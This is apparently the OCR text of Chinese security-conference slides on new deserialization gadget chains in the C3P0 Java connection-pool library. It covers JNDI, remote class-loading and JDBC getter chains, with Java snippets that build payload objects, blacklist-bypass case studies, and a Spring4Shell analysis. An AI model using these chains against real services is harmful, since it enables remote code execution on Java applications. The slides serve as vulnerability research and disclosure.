补天 漏洞响应平台

奇安信

补天白帽黑客城市沙龙

C3P0 新链探索

深入挖掘数据库连接池的安全隐患

演讲人：unam4

关于我

unam4

Java-Chains 开发、赤霄战队、SK-Team 安全研究员

多次协助 Apache 修复漏洞，多次协助蚂蚁集团修复漏洞，挖掘多个 JAVA 组件漏洞等。

- 部分CVE

CVE-2024-45505、CVE-2024-38856、CVE-2024-47074、CVE-2024-52295、 CVE-2024-46983、CVE-2025-24404、 CVE-2024-54185等。

- Speaker

2024补天白帽黑客大会 【JNDI新攻击面探索】

目录

C3P0 简介

C3P0简介

C3P0 是一个用于 Java 数据库连接池管理的开源库，旨在优化数据库连接的复用和管理，提升应用程序性能。它通过预先创建和维护一定数量的数据库连接，避免频繁创建和销毁连接的开销，尤其适用于高并发场景。

现有利用方式

- Java 反序列化 Gadget
- Fastjson Gaget
- 二次反序列化
- JNDI

现有攻击 Gadget

现有攻击 Gadget

Fastjson Gadget

二次反序列化

WrapperConnectionPoolDataSource

->setUserOverridesAsString

JNDI

JndiRefForwardingDataSource

->getconntion()

JDK 反序列化 Gadget

现有攻击 Gadget

Fastjson Gadget

二次反序列化

WrapperConnectionPoolDataSource

->setUserOverridesAsString

```
public synchronized void setUserOverridesAsString(String var1) throws PropertyVetoException {
    String var2 = this.userOverridesAsString;
    if (!this.eqOrBothNull(var2, var1)) {
        this.vcs.fireVetoableChange( propertyName: "userOverridesAsString", var2, var1);
    }

    this.userOverridesAsString = var1;
}
```

```
private void setUpPropertyListeners() {
    VetoableChangeListener var1 = vetoableChange(var1) → {
        String var2 = var1.getPropertyName();
        Object var3 = var1.getNewValue();
        if ("userOverridesAsString".equals(var2)) {
            try {
                WrapperConnectionPoolDataSource.this.setUserOverrides(C3P0ImplUtils.parseUserOverridesAsString((String) var3));
            } catch (Exception var5) {
                if (WrapperConnectionPoolDataSource.logger.isLoggable(MLevel.WARNING)) {
                    WrapperConnectionPoolDataSource.logger.log(MLevel.WARNING, s: "Failed to parse stringified userOverrides. " + va
                }
```

```
public static Map parseUserOverridesAsString(String var0) throws IOException, ClassNotFoundException {
    if (var0 != null) {
        String var1 = var0.substring("HexAsciiSerializedMap".length() + 1, var0.length() - 1);
        byte[] var2 = ByteUtils.fromHexAscii(var1);
        return Collections.unmodifiableMap((Map) SerializableUtils.fromByteArray(var2));
    } else {
        return Collections.EMPTY_MAP;
    }
}
```

现有攻击 Gadget

JNDI

JndiRefForwardingDataSource

->getconntion()

```
102
103 public Connection getConnection() throws SQLException {
104     return this.inner().getConnection();
105 }
106
```

```
private synchronized DataSource inner() throws SQLException {
    if (this.cachedInner != null) {
        return this.cachedInner;
    } else {
        DataSource var1 = this.dereference();
        if (this.isCaching()) {
            this.cachedInner = var1;
```

```
private DataSource dereference() throws SQLException {
    Object var1 = this.getJndiName();
    Hashtable var2 = this.getJndiEnv();

    try {
        InitialContext var3;
        if (var2 != null) {
            var3 = new InitialContext(var2);
        } else {
            var3 = new InitialContext();
        }

        if (var1 instanceof String) {
            return (DataSource) var3.lookup((String) var1);
        } else if (var1 instanceof Name) {
            return (DataSource) var3.lookup((Name) var1);
```

现有攻击 Gadget

JDK 反序列化 Gadget

PoolBackedDataSourceBase

->ReferenceIndirector$ReferenceSerialized

->ReferenceableUtils.referenceToObject

->URLClassLoader

```
oolbackedDataSourceBase.java | PoolBackedDataSourceBase.class | referenceSerialized.java | ReferenceIndirector.class | JavaBean
ompiled .class file, bytecode version: 51.0 (Java 7)
    }

@   private void readObject(ObjectInputStream var1) throws IOException, ClassNotFoundException
        short var2 = var1.readShort();
        switch (var2) {
            case 1:
                Object var3 = var1.readObject();
                if (var3 instanceof IndirectlySerialized) {
                    var3 = ((IndirectlySerialized) var3).getObject();
                }

                this.connectionPoolDataSource = (ConnectionPoolDataSource) var3;
                this.dataSourceName = (String) var1.readObject();
                var3 = var1.readObject();
                if (var3 instanceof IndirectlySerialized) {
                    var3 = ((IndirectlySerialized) var3).getObject();
                }
```

```
@   public static Object referenceToObject(Reference var0, Name var1, Context var2, Hashtable var3) throws NamingException {
        try {
            String var4 = var0.getFactoryClassName();
            String var11 = var0.getFactoryClassLocation();
            ClassLoader var6 = Thread.currentThread().getContextClassLoader();
            if (var6 == null) {
                var6 = ReferenceableUtils.class.getClassLoader();
            }

            Object var7;
            if (var11 == null) {
                var7 = var6;
            } else {
                URL var8 = new URL(var11);
                var7 = new URLClassLoader(new URL[]{var8}, var6);
```

新攻击面探索

新攻击面探索

随着攻防对抗升级，现有漏洞利用已被蓝军列为核心防御对象，相关攻击模式不仅是 WAF 拦截重点，更长期占据 Web 威胁情报榜首。那么 C3P0 是否存在其他利用方式？我们共同深入探究。

我们把研究重点放在ReferenceSerialized 这个类。这个类是否还隐藏着其他不为人知的利用方式呢？接下来，让我们一同深入挖掘和分析？

新攻击面探索

- JNDI

com.mchange.v2.naming.ReferenceIndirector.ReferenceSerialized#getObject

```
public Object getObject() throws ClassNotFoundException, IOException {
    try {
        InitialContext var1;
        if (this.env == null) {
            var1 = new InitialContext();
        } else {
            var1 = new InitialContext(this.env);
        }

        Context var2 = null;
        if (this.contextName != null) {
            var2 = (Context) var1.lookup(this.contextName);
        }

        return ReferenceableUtils.referenceToObject(this.reference, this.name, var2, this.env);
    } catch (NamingException var3) {
```

```
private static class ReferenceSerialized
    Reference reference;
    Name name;
    Name contextName;
    Hashtable env;
```

这个类存在 env，contextname 属性，这两个属性我们都可以控制，也就是这里我们直接触发 JNDI 连接。

新攻击面探索

- 本地 Reference

com.mchange.v2.naming.

ReferenceableUtils#referenceToObject

Reference 可控，获取的 FactoryClassName 进行实列化强转为 ObjectFactory 的类型，所以可以利用本地环境下的 ObjectFactory 的子类找对应调用，回到高版本 JNDI 的绕过的形式。

```
public Object getObject() throws ClassNotFoundException, IOException {
    try {
        InitialContext var1;
        if (this.env == null) {
            var1 = new InitialContext();
        } else {
            var1 = new InitialContext(this.env);
        }

        Context var2 = null;
        if (this.contextName != null) {
            var2 = (Context) var1.lookup(this.contextName);
        }

        return ReferenceableUtils.referenceToObject(this.reference, this.name, var2, this.env);
```

```
public static Object referenceToObject(Reference var0, Name var1, Context var2, Hashtable var3) throws NamingException {
    try {
        String var4 = var0.getFactoryClassName();
        String var11 = var0.getFactoryClassLocation();
        ClassLoader var6 = Thread.currentThread().getContextClassLoader();
        if (var6 == null) {
            var6 = ReferenceableUtils.class.getClassLoader();
        }

        Object var7;
        if (var11 == null) {
            var7 = var6;
        } else {
            URL var8 = new URL(var11);
            var7 = new URLClassLoader(new URL[]{var8}, var6);
        }

        Class var12 = Class.forName(var4, initialize: true, (ClassLoader) var7);
        ObjectFactory var9 = (ObjectFactory) var12.newInstance();
        return var9.getObjectInstance(var0, var1, var2, var3);
```

新攻击面探索

●总结

最后我们借助Tabby找出所有调用到 com.mchange.v2.naming.ReferenceIndirector.ReferenceSerialized

```
MATCH path=(:Method {NAME: "readObject"})
-[:CALL|ALIAS*1..2]->(:Method {NAME: "getObject"})
-[:CALL|ALIAS*2..3]->(m2:Method )
WHERE m2.NAME IN ["lookup", "getObjectInstance", "newInstance"]
RETURN path
```


最后找到三个类

com.mchange.v2.c3p0.impl.JndiRefDataSourceBase

com.mchange.v2.c3p0.impl.PoolBackedDataSourceBase

com.mchange.v2.c3p0.WrapperConnectionPoolDataSource

其中两个类不在常见反序列化黑名单中，也就是直接可以绕应用补丁发起攻击。 按照右图我们只需随便组合就是几条新Gadget。



新攻击面探索

- JDBC

C3P0 作为广泛应用的数据库连接管理依赖工具，与 JDBC 联系紧密。这种紧密关联促使安全研究人员不断探索基于 JDBC 的攻击利用链。在实际应用场景中，若系统存在低版本的 JDBC 连接依赖，攻击者便有机可乘。他们能够借助特定对象的 Getter 和 Setter 方法，触发 getConnection 方法。一旦成功触发此操作，攻击者就能建立 JDBC 连接，实施恶意攻击。

新攻击面探索

这里可以借助 Tabby ， 快速找到符合符合构造 Gadegt 的类。

一共有查询出6个

com.mchange.v2.c3p0.debug.AfterCloseLoggingComboPooledDataSource


com.mchange.v2.c3p0.impl.AbstractPoolBackedDataSource

com.mchange.v2.c3p0.debug.CloseLoggingComboPooledDataSource

com.mchange.v2.c3p0.DriverManagerDataSource


com.mchange.v1.db.sql.DriverManagerDataSource

com.mchange.v2.c3p0.JndiRefForwardingDataSource



新攻击面探索

AbstractPoolBackedDataSource 是抽象类，且有相应实现。我们知道子类在没有 getConnection 时会调用父类的方法。所以还有几个类也可用来构造 JDBC 攻击




如此，除去 Abstract 相关类，我们可以快速 8 个类可用于构造 JDBC 攻击。

com.mchange.v2.c3p0.PoolBackedDataSource

com.mchange.v2.c3p0.debug.ConstructionLoggingComboPooledDataSource

com.mchange.v2.c3p0.ComboPooledDataSource

新攻击面探索



com.mchange.v2.c3p0.impl.PoolBackedDataSourceBase

PoolBackedDataSource 的链就是调用了 JndiRefConnectionPoolDataSource ,也就是可以拆出来。

com.mchange.v2.c3p0.WrapperConnectionPoolDataSource

同理 WrapperConnectionPoolDataSource ， 他也可以拆出来。

以上就有10个类触发 JDBC Getter 攻击利用链。

新攻击面探索

Setter触发

JndiRefForwardingDataSource#setLoginTimeout

```
public void setLoginTimeout(int var1) throws SQLException {
    this.inner().setLoginTimeout(var1);
}
```

也就是我们可以配合一些bean方法调用来触发jndi。

如jackson，fastjson序列化等。

```
102
103     public Connection getConnection() throws SQLException {
104         return this.inner().getConnection();
105     }
106
```

```
private synchronized DataSource inner() throws SQLException {
    if (this.cachedInner != null) {
        return this.cachedInner;
    } else {
        DataSource var1 = this.dereference();
        if (this.isCaching()) {
            this.cachedInner = var1;
```

```
private DataSource dereference() throws SQLException {
    Object var1 = this.getJndiName();
    Hashtable var2 = this.getJndiEnv();

    try {
        InitialContext var3;
        if (var2 != null) {
            var3 = new InitialContext(var2);
        } else {
            var3 = new InitialContext();
        }

        if (var1 instanceof String) {
            return (DataSource) var3.lookup((String) var1);
        } else if (var1 instanceof Name) {
            return (DataSource) var3.lookup((Name) var1);
```

新攻击面探索

GetObject （接Getter，Jackson/ROME/Fastjson/hb/cb等）

com.mchange.v2.naming.ReferenceIndirector.ReferenceSerialized#getObject

同理，这个类我们也可以接Getter链，前面我们已经分析过，可以分为三个方向

- URLClassLoader

```
        Reference reference = new Reference("calculator", "calculator", "http://127.0.0.1:8080/");
        Object o = utils.createWithoutConstructor("com.mchange.v2.naming.ReferenceIndirector$ReferenceSerialized");
        utils.setFieldValue(o, "reference", reference);  return ref;
    }
```

新攻击面探索

- JNDI

```
Hashtable env = new Hashtable();
env.put(Context.INITIAL_CONTEXT_FACTORY, "com.sun.jndi.ldap.LdapCtxFactory");
env.put(Context.PROVIDER_URL, "ldap://127.0.0.1:80");
Object o = utils.createWithoutConstructor("com.mchange.v2.naming.ReferenceIndirector$ReferenceSerialized");
utils.setFieldValue(o, "contextName", new LdapName("cn=Object"));
utils.setFieldValue(o, "env", env);
```


- Reference

```
byte[] bytes = Files.readAllBytes(Paths.get("PoolBackedDataSourceBase"));

Reference reference1 = new Reference("com.mchange.v2.naming.JavaBeanObjectFactory",
"com.mchange.v2.naming.JavaBeanObjectFactory", null);
reference1.add(new BinaryRefAddr("com.mchange.v2.naming.JavaBeanReferenceMaker.REF_PROPS_KEY",bytes));
Object o = utils.createWithoutConstructor("com.mchange.v2.naming.ReferenceIndirector$ReferenceSerialized");
utils.setFieldValue(o, "reference", reference1);
```

实际案例

实际案例


GitHub某开源组件，黑名单只有两个类。



我们直接使用 JDBC-Getter 链去进行绕过，如 com.mchange.v2.c3p0.DriverManagerDataSource 等。

实际案例

某中间件的最新黑名单



我们能够直接借助 com.mchange.v2.c3p0.impl.JndiRefDataSourceBase 类的 Gadget 来实现绕过操作。

实际案例

```
ception in thread "main" java.io.InvalidObjectException Create breakpoint : Failed to acquire the Context necessary to lookup an Object: javax.naming.NamingExce
generating object using object factory [Root exception is java.lang.ClassCastException: Object cannot be cast to javax.naming.spi.ObjectFactory]; remaining
  at com.mchange.v2.naming.ReferenceIndirector$ReferenceSerialized.getObject(ReferenceIndirector.java:113)
  at com.mchange.v2.c3p0.impl.JndiRefDataSourceBase.readObject(JndiRefDataSourceBase.java:172) <4 internal
  at java.io.ObjectStreamClass.invokeReadObject(ObjectStreamClass.java:1058)
  at java.io.ObjectInputStream.readSerialData(ObjectInputStream.java:1900)
  at java.io.ObjectInputStream.readOrdinaryObject(ObjectInputStream.java:1801)
  at java.io.ObjectInputStream.readObject0(ObjectInputStream.java:1351)
  at java.io.ObjectInputStream.readObject(ObjectInputStream.java:371)
  at utils.unserialize(utils.java:265)
  at WrappeDataSource.main(WrappeDataSource.java:43)
```

在反序列化的调用栈中，并未出现黑名单中的任何类，这使得攻击成功绕过了黑名单的防护机制。

扩展攻击手法

扩展攻击手法

- Spring4Shell

  原理：Spring 的参数绑定会导致 ClassLoader 的后续属性的赋值，最终能够导致 RCE 。利用此漏洞，攻击者可以覆写 Tomcat 日志配置进而上传 JSP WebShell。

  漏洞存在条件

  JDK 9+

  直接或者间接地使用了 Spring-beans 包

  Controller 通过参数绑定传参，参数类型为非常规类型的对象（比如非 String 等类型的自定义对象）

  Web 应用部署方式必须为 Tomcat war 包部署（classload 为 ParallelWebappClassLoader）

  Spring 框架或衍生的 SpringBoot 等框架，版本小于 v5.3.18 或 v5.2.20

扩展攻击手法

- 分析
  - Java Object 类是所有类的父类，也就是说 Java 的所有类都继承了 Object，子类可以使用父类的所有方法。

```
BeanInfo beanInfo = Introspector.getBeanInfo(Object.class.getClass());
PropertyDescriptor[] propertyDescriptors = beanInfo.getPropertyDescriptors();
for (PropertyDescriptor propertyDescriptor : propertyDescriptors) {
    System.out.println(propertyDescriptor.getReadMethod());
}
```

```
...
public java.lang.annotation.Annotation[] java.lang.Class.getAnnotations()
public boolean java.lang.Class.isAnonymousClass()
public native boolean java.lang.Class.isArray()
public java.lang.String java.lang.Class.getCanonicalName()
public final native java.lang.Class java.lang.Object.getClass()
public java.lang.ClassLoader java.lang.Class.getClassLoader()
public java.lang.Class[] java.lang.Class.getClasses()
public java.lang.Class java.lang.Class.getComponentType()
 ...
```

我们可以使用 Introspector.getBeanInfo 获取到 Class 的所有 Bean 信息，这里看到可以直接获得 ClassLoader。

扩展攻击手法


```
   private CachedIntrospectionResults(Class<?> beanClass) throws BeansException {
     ....

            for(int var6 = 0; var6 < var5; ++var6) {
                PropertyDescriptor pd = var4[var6];
                if (Class.class != beanClass || !"classLoader".equals(pd.getName()) &&
!"protectionDomain".equals(pd.getName())) {
                    if (logger.isTraceEnabled()) {
                        logger.trace("Found bean property '" + pd.getName() ...
....
```

Spring 则是在 CachedIntrospectionResults 中获取 beanInfo 后对其进行了判断，将 classLoader 添加进了黑名单.

扩展攻击手法

- 自从 JDK 9+ 开始，JDK 引入了模块（Module）的概念，就可以通过 Module 来调用 JDK 模块下的方法，而 Module 并不在黑名单中，可以绕过黑名单。

```
BeanInfo beanInfo = Introspector.getBeanInfo(Module.class);
PropertyDescriptor[] propertyDescriptors = beanInfo.getPropertyDescriptors();
for (PropertyDescriptor propertyDescriptor : propertyDescriptors) {
    System.out.println(propertyDescriptor.getReadMethod());
}
```



```
public java.lang.annotation.Annotation[] java.lang.Module.getAnnotations()
public final native java.lang.Class java.lang.Object.getClass()
public java.lang.ClassLoader java.lang.Module.getClassLoader()
public java.lang.annotation.Annotation[] java.lang.Module.getDeclaredAnnotations()
public java.lang.module.ModuleDescriptor java.lang.Module.getDescriptor()
public java.lang.ModuleLayer java.lang.Module.getLayer()
public java.lang.String java.lang.Module.getName()
public boolean java.lang.Module.isNamed()
public java.util.Set java.lang.Module.getPackages()
```

扩展攻击手法

